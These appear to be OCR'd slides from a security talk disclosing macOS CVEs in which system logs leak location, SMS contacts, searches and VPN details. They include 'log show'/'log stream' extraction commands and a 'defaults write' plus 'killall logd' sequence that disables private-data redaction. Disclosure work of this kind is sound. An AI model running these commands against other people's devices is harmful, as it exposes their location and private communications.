
```
https://api-glb-aeuc1b.smoot.apple.com/search?
alwaysSendTophit=off&calendar=Gregorian%20Calendar&card=1&cc=HU&esl=en&geosrc=wifi%2C35.000000&kb_ime=com.apple.keyl
ayout.ABC&key=cockatoo1790&latlng=11.123456%2C11.123456&locale=en_HU&q=cnn&storefront=143482-
2%2C42&temp=C&time_zone=Europe%2FBudapest&units=SI2.
```



```
,“•&•∑˘’¸∫È-••com.apple.safari.keystroke •†••¬•Ez@•Û¸≈˛∫È-•
blablablue•$7C3497AB-5D95-4FDB-98EF-9B09468D8DF3 •8•@•†••¬•Fä•@•éí/˛∫È-•
blablablue•$5E053E2A-534E-4991-B675-BBDB91070CE2 •(•0•†••¬•Fä•@• ·èˇ∫È-•
blablablue•$0FF4EE2A-D946-48C8-BFD6-D8D06D586952 •(•0•†••¬•4í
```

Notable log info leaks


- CVE-2023-23505 - ScreenTimeCore



```
user@mac ~ % log show --predicate "eventMessage contains[s] 'Updated com.apple.MobileSMS context for handle'" --last
1d
Filtering the log data using "composedMessage CONTAINS "Updated com.apple.MobileSMS context for handle""
Skipping info and debug messages, pass --info and/or --debug to include.
Timestamp                       Thread     Type        Activity             PID    TTL
2022-11-22 13:21:51.055084+0100 0x296658   Default     0x0                  590    0    suggestd: (ScreenTimeCore)
[com.apple.ScreenTimeAgent:conversation] Updated com.apple.MobileSMS context for handles:(
    "+xxxxxxxxxxx"
). General policy: 0. While limited policy: 0. allowedByScreenTime:1 applicationCurrentlyLimited:0
shouldBeAllowedByScreenTimeWhenLimited:1 emergencyModeEnabled:0 allowedByContactsHandle:{
    "+xxxxxxxxxxx" = 1;
}
```

Notable log info leaks


- CVE-2023-40405 – Maps – distance to location, can geolocate the user!



```
user@mac ~ % log stream --info --debug --process Maps -predicate "eventMessage contains[c] 'Distance to
destination'"

Filtering the log data using "process BEGINSWITH[cd] "Maps" AND composedMessage CONTAINS[c] "Distance to
destination""
Timestamp                       Thread     Type        Activity             PID    TTL
2023-04-25 14:00:04.228534+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 17135.6 meters
2023-04-25 14:00:05.236340+0200 0x39c494   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 15507.5 meters
2023-04-25 14:00:26.143974+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 20605.0 meters
2023-04-25 14:00:27.139254+0200 0x39c620   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 15507.5 meters
2023-04-25 14:00:27.230583+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 20605.0 meters
2023-04-25 14:00:27.233670+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 20605.0 meters
2023-04-25 14:00:27.234651+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 20605.0 meters
2023-04-25 14:00:27.237433+0200 0x39c436   Info        0x0                  71081  0    Maps: (GeoServices)
[com.apple.GeoServices:GEOIdealTransportTypeFinder]     Distance to destination 1 is 20605.0 meters
2023
```

CVE-2023-40425 Enable private data in logs


- Most private data in the logs are filtered as <private>
- Can use a user profile to disable filtering – requires user interaction
- But! We can set this directly in preferences



```
sudo defaults write /Library/Preferences/Logging/com.apple.system.logging Enable-Private-Data -bool
YES
sudo killall -9 logd
```

TCC bypasses via info leaks

- **CVE-2023-32415** – open Weather && break Internet connection == profit 😂




WeatherWidget (WeatherKit)

Subsystem: com.apple.weather Category: WeatherService Details ERROR 2023-04-07 02:03:42.689661+0200

```
Encountered an error when fetching weather data subset; location=<mask.hash: '4JbJ9yyCEw583lVbmMX+rA=='>,  error=networkError(Error Domain=NSURLErrorDomain Code=-1009 "The
internet connection appears to be offline." UserInfo={_kCFStreamErrorCodeKey=50, NSUnderlyingError=0x7fd9db21d870 {Error Domain=kCFErrorDomainCFNetwork Code=-1009 "(null)"
UserInfo={_NSURLErrorNWPathKey=satisfiable (Network Agent [domain: NetworkExtension, type: VPN, description: VPN: NordVPN NordLynx, uuid: B8018612-7A83-4C6B-9D8F-DC8C0F565CF1,
flags: 9] is unsatisfied), interface: utun3, ipv4, dns, _kCFStreamErrorCodeKey=50, _kCFStreamErrorDomainKey=1}}, _NSURLErrorFailingURLSessionTaskErrorKey=LocalDataTask
<1B74015D-B8CF-436F-B80F-B58FC5F1346C>.<12>, _NSURLErrorRelatedURLSessionTaskErrorKey=(
    "LocalDataTask <1B74015D-B8CF-436F-B80F-B58FC5F1346C>.<12>"
), NSLocalizedDescription=The internet connection appears to be offline., NSErrorFailingURLStringKey=https://weather-data.apple.com/v3/weather/en-PL/50.[redacted]/18.[redacted]?
timezone=Europe/
Warsaw&dataSets=currentWeather,forecastNextHour,forecastHourly,forecastDaily,weatherAlerts,airQuality&hourlyStart=2023-04-06T23:56:12Z&hourlyEnd=2023-04-07T23:56:12Z&country=PL&
treatmentIdentifiers=1654130767827,1663285968257&clientMetadata=[redacted], NSErrorFailingURLKey=https://weather-
data.apple.com/v3/weather/en-PL/50.[redacted]7?timezone=Europe/
Warsaw&dataSets=currentWeather,forecastNextHour,forecastHourly,forecastDaily,weatherAlerts,airQuality&hourlyStart=2023-04-06T23:56:12Z&hourlyEnd=2023-04-07T23:56:12Z&country=PL&
treatmentIdentifiers=1654130767827,1663285968257&clientMetadata=[redacted], _kCFStreamErrorDomainKey=1})
```

TCC bypasses via info leaks

- **CVE-2023-41072** contacts leak in iMessage

